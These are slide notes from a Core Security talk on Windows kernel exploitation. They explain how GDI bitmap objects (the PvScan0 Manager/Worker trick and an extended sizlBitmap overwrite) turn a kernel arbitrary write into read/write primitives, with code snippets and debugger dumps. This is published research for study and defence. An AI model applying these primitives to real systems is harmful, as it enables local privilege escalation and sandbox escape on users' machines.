pKernelAddress: fffff90144224000
wProcessId: 00000128
wCount: 0000
wUpper: 7405
wType: 4005 (GDIObjType_SURF_TYPE)
pUserAddress: 0000000000000000

BASEOBJECT:
hHmgr: 740506bb

Abusing GDI for ring0 exploit primitives: RELOADED

Nicolas A. Economou
Diego Juarez

CORE SECURITY

AGENDA

- Review of Kernel Protections
- Arbitrary Write: Explanation
- Current ways of abusing kernel arbitrary writes
- Review PvScan0 technique
- Explain PvScan0 extended technique
- ✓ <u>Break Windows 10 (Anniversary Update) KASLR</u>
- Conclusions

PROTECTION MECHANISMS

- **Integrity Levels:** call restrictions for applications running in Low Integrity Level – since Windows 8.1
- **KASLR:** Address-space layout randomization (ASLR) is a well-known technique to make exploits harder by placing various objects at random, rather than fixed, memory addresses.
- **SMEP:** Supervisor Mode Execution Prevention allows pages to be protected from supervisor-mode instruction fetches. If enabled, software operating in supervisor mode cannot fetch instructions from linear addresses that are user mode reachable.

WHAT IS AN ARBITRARY WRITE ?

ARBITRARY WRITE

- An arbitrary write is the result of exploiting a bug, it allows an attacker to place data under his control at an address of his choosing. (AKA Write-What-Where)
- Can be used to disrupt execution flow (write function pointer, vftable, etc), and *sometimes* even be turned into a read/write primitive (re-using internal data structures to your advantage).

✓ Examples: Heap overflows, many kinds of memory corruption and use-after-free bugs.

CURRENT TECHNIQUES

OBSTACLES

- Integrity levels appeared in Windows Vista
- Low Integrity Level in Windows 8.1 suppressed all the kernel addresses returned by NtQuerySystemInformation
- The most affected exploits are Local Privilege Escalation launched from sandboxes (like IE, Chrome, etc).

CALL RESTRICTIONS

Running in Medium Integrity Level

- ✓ You know where the kernel base is, process tokens, some kernel structs, etc.
- ✓ Exploitation tends to be "trivial"

Running in Low Integrity Level

- ✗ You can't rely on NtQuerySystemInformation
- ✗ You need a memory leak (**second vulnerability**) to get a predictable kernel address.
- ✗ Without memory leaks exploitation tends to be much harder.

LATESTS TECHNIQUES

- use GDI objects:
    - Abusing GDI for ring0 exploit primitives
      Diego Juarez
    - Windows Kernel Exploitation : This Time Font hunt you down in 4 bytes
      KEEN TEAM
- use Windows Paging Tables:
    - Getting Physical: Extreme abuse of Intel based Paging Systems
      Nicolas A. Economou - Enrique E. Nissim
- use Windows HAL’s HEAP:
    - Bypassing kernel ASLR – Target: Windows 10 (remote bypass)
      Stéfan Le Berre - Heurs

Why GDI OBJECTS?

Why GDI objects ?

- Easy to understand/manipulate
- Kernel object addresses leaked to user-mode processes
- Common structure for all Windows versions
- Technique first discussed by KEEN TEAM (as far as we know 😎)

WHAT CAN BE DONE

WHAT CAN BE DONE?

Low Integrity Level

- Calculate all our kernel addresses and trigger ring0 arb write.

Full arbitrary write (DWORD/QWORD)

- Overwrite **GDI objects**
  - Kernel GDI objects addresses are known from user mode.

Partial arbitrary write (WORD)

- Overwrite **GDI objects**
  - Dependant on the low part of the object address
    *sometimes it is not possible.

Partial arbitrary write (single BYTE/BIT)

*Depending on the bit position

Example: **or byte ptr [rax],value**


You don't control the value?

*Might still be able to use this

✓ You can use what we are going to present

Reviewing PvScan0 TECHNIQUE

PvScan0 Technique



PvScan0 Technique

By knowing a GDI handle, we can know the offset of its entry in the table.

```
addr = PEB.GdiSharedHandleTable + (handle & 0xffff) * sizeof(GDICELL64)
```

Say we call CreateBitmap and it returns HBITMAP = 0x0F050566.

```
kd> db 0x0000001e`1bf80000 + 0x18 * 0566
0000001e`1bf88190  00 10 a2 40 01 f9 ff ff-14 0b 00 00 05 0f 05 40
0000001e`1bf881a0  00 00 00 00 00 00 00 00-10 c0 b7 40 01 f9 ff ff
0000001e`1bf881b0  00 00 00 00 05 08 05 40-00 00 00 00 00 00 00 00
0000001e`1bf881c0  30 19 a6 40 01 f9 ff ff-48 04 00 00 05 22 05 40
0000001e`1bf881d0  00 00 00 00 00 00 00 00-10 00 b7 40 01 f9 ff ff
0000001e`1bf881e0  00 00 00 00 08 09 08 40-00 00 00 00 00 00 00 00
0000001e`1bf881f0  80 3d a6 40 01 f9 ff ff-48 04 00 00 0a 06 0a 40
0000001e`1bf88200  90 ac 80 9f 60 00 00 00-00 40 7b 40 01 f9 ff ff
```

0xFFFFF90140a21000

```
typedef struct {
PVOID64 pKernelAddress;
USHORT wProcessId;
USHORT wCount;
USHORT wUpper;
USHORT wType;
PVOID64 pUserAddress;
} GDICELL64;
```

PvScan0 Technique

- So, what's at **pKernelAddress**?
  - a **SURFACE** object.

```
typedef struct {
BASEOBJECT64 BaseObject; // 0x00
SURFOBJ64 SurfObj; // 0x18
[...]
} SURFACE64;
```

```
kd> db 0xFFFFF90140a21000
fffff901`40a21000  66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21010  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21020  66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21030  00 00 00 00 00 00 00 00-64 00 00 00 64 00 00 00
fffff901`40a21040  40 9c 00 00 00 00 00 00-60 12 a2 40 01 f9 ff ff
fffff901`40a21050  60 12 a2 40 01 f9 ff ff-90 01 00 00 2a 0b 00 00
fffff901`40a21060  06 00 00 00 00 00 01 00-00 00 00 00 00 00 00 00
fffff901`40a21070  00 02 80 04 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21080  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21090  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210a0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210b0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

```
ULONG64 dhsurf; // 0x00
ULONG64 hsurf; // 0x08
ULONG64 dhpdev; // 0x10
ULONG64 hdev; // 0x18
SIZEL sizlBitmap; // 0x20
ULONG64 cjBits; // 0x28
ULONG64 pvBits; // 0x30
ULONG64 pvScan0; // 0x38
```

All we care about here is **PvScan0**, a pointer to pixel data, and what **GetBitmapBits** and **SetBitmapBits** ultimately operate on.

PvScan0 Technique

Although we cannot access **SURFACE**, **BASEOBJECT** or **SURFOBJ** members from user-mode code, nothing stops us from calculating their address.

PvScan0 offset = pKernelAddress + 0x50

```
kd> db 0xFFFFF90140a21000
fffff901`40a21000  66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21010  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21020  66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21030  00 00 00 00 00 00 00 00-64 00 00 00 64 00 00 00
fffff901`40a21040  40 9c 00 00 00 00 00 00-60 12 a2 40 01 f9 ff ff
fffff901`40a21050  60 12 a2 40 01 f9 ff ff-90 01 00 00 2a 0b 00 00
fffff901`40a21060  06 00 00 00 00 00 01 00-00 00 00 00 00 00 00 00
fffff901`40a21070  00 02 80 04 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21080  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21090  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210a0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210b0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

This is interesting, because controlling this single pointer can give us memcpy() of any virtual address, and comes free with a very convenient way to invoke this functionality from **ring3**…**even at LOW INTEGRITY.**

PvScan0 Technique

- Create 2 bitmaps (Manager/Worker)
- Use handles to lookup **GDICELL**, compute **pvScan0** address
- Use vulnerability to write Worker's **pvScan0** address as Manager's **pvScan0** value.
- Use **SetBitmapBits** on Manager to select address.
- Use **GetBitmapBits/SetBitmapBits** on Worker to read/write previously set address.

PvScan0 Technique

- Create 2 bitmaps (Manager/Worker)

```
hManager = CreateBitmap(...);
hWorker = CreateBitmap(...);
```

- Use handles to lookup **GDICELL**, compute **pvScan0** address

```
ManagerCell = *((GDICELL64 *)(PEB.GdiSharedHandleTable + LOWORD(hManager) * 0x18));
pManagerpvScan0 = ManagerCell.pKernelAddress + 0x50;
```

✓ SURFACE LOOKUP

- Use vulnerability to write Worker's **pvScan0** address as Manager's **pvScan0** value.

```
[...]
```

- Use **SetBitmapBits** on Manager to select address.

```
SetBitmapBits(hManager, sizeof(writebuf), &writebuf);
```

- Use **GetBitmapBits/SetBitmapBits** on Worker to read/write previously set address.


```
SetBitmapBits(hWorker, len, writebuffer);
GetBitmapBits(hWorker, len, readbuffer);
```

✓ READ/WRITE primitive

CORE SECURITY

PvScan0 Technique

Abusing GDI for ring0 exploit primitives: RELOADED



CORE SECURITY

PvScan0 Technique

Abusing GDI for ring0 exploit primitives: RELOADED

hManager = 0x93050769

```
GDI_TABLE_ENTRY:
  pKernelAddress: fffff90142348000
  wProcessId: 00000b9c
  wCount: 0000
  wUpper: 9305
  wType: 4005 (GDIObjType_SURF_TYPE)
  pUserAddress: 0000000000000000

BASEOBJECT:
  hHmgr: 93050769
  ulShareCount: 00000000
  cExclusiveLock: 0000
  BaseFlags: 0000
  Tid: 0000000000000000

SURFOBJ:
  dhsurf:0000000000000000
  hsurf:ffffffff93050769
  dhpdev:0000000000000000
  hdev:0000000000000000
  sizlBitmap: (X)00000064 (Y)00000064
  cjBits: 0000000000009c40
  pvBits: fffff90142348260
  pvScan0: fffff90142352050
  lDelta: 00000190
  iUniq: 00001889
  iBitmapFormat: 00000006 (BMF_32BPP)
  iType: 0000 (STYPE_BITMAP)
  fjBitmap: 0001 (BMF_TOPDOWN)
```

fffff90142352050

hWorker = 0x20050555

```
GDI_TABLE_ENTRY:
  pKernelAddress: fffff90142352000
  wProcessId: 00000b9c
  wCount: 0000
  wUpper: 2005
  wType: 4005 (GDIObjType_SURF_TYPE)
  pUserAddress: 0000000000000000

BASEOBJECT:
  hHmgr: 20050555
  ulShareCount: 00000000
  cExclusiveLock: 0000
  BaseFlags: 0000
  Tid: 0000000000000000

SURFOBJ:
  dhsurf:0000000000000000
  hsurf:0000000020050555
  dhpdev:0000000000000000
  hdev:0000000000000000
  sizlBitmap: (X)00000063 (Y)00000064
  cjBits: 0000000000009ab0
  pvBits: fffff90142352260
  pvScan0: fffff90142352260
  lDelta: 0000018c
  iUniq: 0000188a
  iBitmapFormat: 00000006 (BMF_32BPP)
  iType: 0000 (STYPE_BITMAP)
  fjBitmap: 0001 (BMF_TOPDOWN)
```

PvScan0 Technique

hManager = 0x93050769

```
GDI_TABLE_ENTRY:
  pKernelAddress: fffff90142348000
  wProcessId: 00000b9c
  wCount: 0000
  wUpper: 9305
  wType: 4005 (GDIObjType_SURF_TYPE)
  pUserAddress: 0000000000000000

BASEOBJECT:
  hHmgr: 93050769
  ulShareCount: 00000000
  cExclusiveLock: 0000
  BaseFlags: 0000
  Tid: 0000000000000000

SURFOBJ:
  dhsurf:0000000000000000
  hsurf:ffffffff93050769
  dhpdev:0000000000000000
  hdev:0000000000000000
  sizlBitmap: (X)00000064 (Y)00000064
  cjBits: 0000000000009c40
  pvBits: fffff90142348260
  pvScan0: fffff90142352050
  lDelta: 00000190
  iUniq: 00001889
  iBitmapFormat: 00000006 (BMF_32BPP)
  iType: 0000 (STYPE_BITMAP)
  fjBitmap: 0001 (BMF_TOPDOWN)
```

```
SetBitmapBits(hManager, sizeof(writebuf), &writebuf);
```

hWorker = 0x20050555

```
GDI_TABLE_ENTRY:
  pKernelAddress: fffff90142352000
  wProcessId: 00000b9c
  wCount: 0000
  wUpper: 2005
  wType: 4005 (GDIObjType_SURF_TYPE)
  pUserAddress: 0000000000000000

BASEOBJECT:
  hHmgr: 20050555
  ulShareCount: 00000000
  cExclusiveLock: 0000
  BaseFlags: 0000
  Tid: 0000000000000000

SURFOBJ:
  dhsurf:0000000000000000
  hsurf:0000000020050555
  dhpdev:0000000000000000
  hdev:0000000000000000
  sizlBitmap: (X)00000063 (Y)00000064
  cjBits: 0000000000009ab0
  pvBits: fffff90142352260
  pvScan0: ffffe0000c66a2c0
  lDelta: 0000018c
  iUniq: 0000188a
  iBitmapFormat: 00000006 (BMF_32BPP)
  iType: 0000 (STYPE_BITMAP)
  fjBitmap: 0001 (BMF_TOPDOWN)
```

PvScan0 Technique

```
GetBitmapBits(hWorker, len, readbuffer);
```

hWorker = 0x20050555

```
03 00 b2 00 00 00 00 00-c8 a2 66 0c 00 e0 ff ff
c8 a2 66 0c 00 e0 ff ff-d8 a2 66 0c 00 e0 ff ff
d8 a2 66 0c 00 e0 ff ff-00 a0 1a 00 00 00 00 00
38 83 67 0c 00 e0 ff ff-78 d3 6e 0d 00 e0 ff ff
00 00 00 00 00 00 00 00-01 00 14 00 00 00 00 00
01 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

```
GDI_TABLE_ENTRY:
  pKernelAddress: fffff90142352000
  wProcessId: 00000b9c
  wCount: 0000
  wUpper: 2005
  wType: 4005 (GDIObjType_SURF_TYPE)
  pUserAddress: 0000000000000000

BASEOBJECT:
  hHmgr: 20050555
  ulShareCount: 00000000
  cExclusiveLock: 0000
  BaseFlags: 0000
  Tid: 0000000000000000

SURFOBJ:
  dhsurf:0000000000000000
  hsurf:0000000020050555
  dhpdev:0000000000000000
  hdev:0000000000000000
  sizlBitmap: (X)00000063 (Y)00000064
  cjBits: 0000000000009ab0
  pvBits: fffff90142352260
  pvScan0: ffffe0000c66a2c0
  lDelta: 0000018c
  iUniq: 0000188a
  iBitmapFormat: 00000006 (BMF_32BPP)
  iType: 0000 (STYPE_BITMAP)
  fjBitmap: 0001 (BMF_TOPDOWN)
```

PvScan0 Extended TECHNIQUE

PvScan0 Extended

- ✕ **Not ALL arbitrary writes allow use of the PvScan0 technique**

    Writes of uncontrollable values can't be used to overwrite the PvScan0 property.

    We will demo a kernel pool overflow where it's not possible to overwrite the PvScan0 property. (MS16-039/CVE-2016-0165)

- ✓ **We are going to show a way to use what we already know to make successful use of the technique on 99.9% of kernel arbitrary writes**
    - It adds a new step to the original technique
    - It consists of an overwrite of a **different** SURFOBJ property

PvScan0 Extended

- Keen Team touched on the subject at their presentation named above.

- We use/described this technique in the blogpost "*MS16-039 – "Windows 10" 64 bits Integer Overflow exploitation by using GDI objects*".

PvScan0 Extended

If we call **CreateBitmap**:

```
CreateBitmap (nWidth, nHeight, 1, cBitsPerPel, lpvBits);
```

An then we call **GetBitmapBits/SetBitmapBits**


SURFACE bounds will be validated by:

```
size = nWidth * nHeight * cBitsPerPel;
```

✕ It means we can't access beyond the object limits (as expected)

PvScan0 Extended

PvScan0 **always* points only a few bytes ahead,** the pixel data pointed to by PvScan0 is contiguous to the SURFOBJ header.



*doesn't HAVE to, but does

PvScan0 Extended

The **SURFOBJ.sizlBitmap** property (x,y size)

```
typedef struct {
  ULONG64 dhsurf; // 0x00
  ULONG64 hsurf; // 0x08
  ULONG64 dhpdev; // 0x10
  ULONG64 hdev; // 0x18
  SIZEL sizlBitmap; // 0x20
  ULONG64 cjBits; // 0x28
  ULONG64 pvBits; // 0x30
  ULONG64 pvScan0; // 0x38
  ULONG32 lDelta; // 0x40
  ULONG32 iUniq; // 0x44
  ULONG32 iBitmapFormat; // 0x48
  USHORT iType; // 0x4C
  USHORT fjBitmap; // 0x4E
} SURFOBJ64; // sizeof = 0x50
```

C++

```cpp
typedef struct tagSIZE {
  LONG cx;
  LONG cy;
} SIZE, *PSIZE;
```

cx

Specifies the rectangle's width. The units depend on which function uses this.

cy

Specifies the rectangle's height. The units depend on which function uses this.

PvScan0 Extended

- The SURFOBJ.sizlBitmap property represents width and height of the SURFACE

- If sizlBitmap.cx and/or sizlBitmap.cy are overwritten
  - ✓ **The SURFACE can be enlarged**

- It means we get **read/write access beyond** the bounds of the pixel data buffer!

PvScan0 Extended

- The idea is to turn on some bits to enlarge the SURFACE.


✓ We can use any* arbitrary write, aligned or not, controllable or undefined:

QWORD (8-byte) - DWORD (4-byte)
WORD (2-byte) - BYTE (1-byte)
single BIT!

✗ *NULL writes can't be used ☹

PvScan0 Extended

Extending a SURFACE



PvScan0 Extended

